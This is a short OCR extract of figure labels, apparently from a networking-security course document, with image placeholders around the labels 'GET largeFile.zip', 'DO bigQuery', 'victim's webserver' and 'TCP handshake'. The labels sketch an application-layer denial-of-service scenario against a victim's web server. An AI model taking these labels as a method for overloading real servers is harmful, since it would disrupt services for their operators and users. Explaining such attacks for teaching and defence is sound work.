

GET largeFile.zip
DO bigQuery
victim's
webserver


# TCP handshake




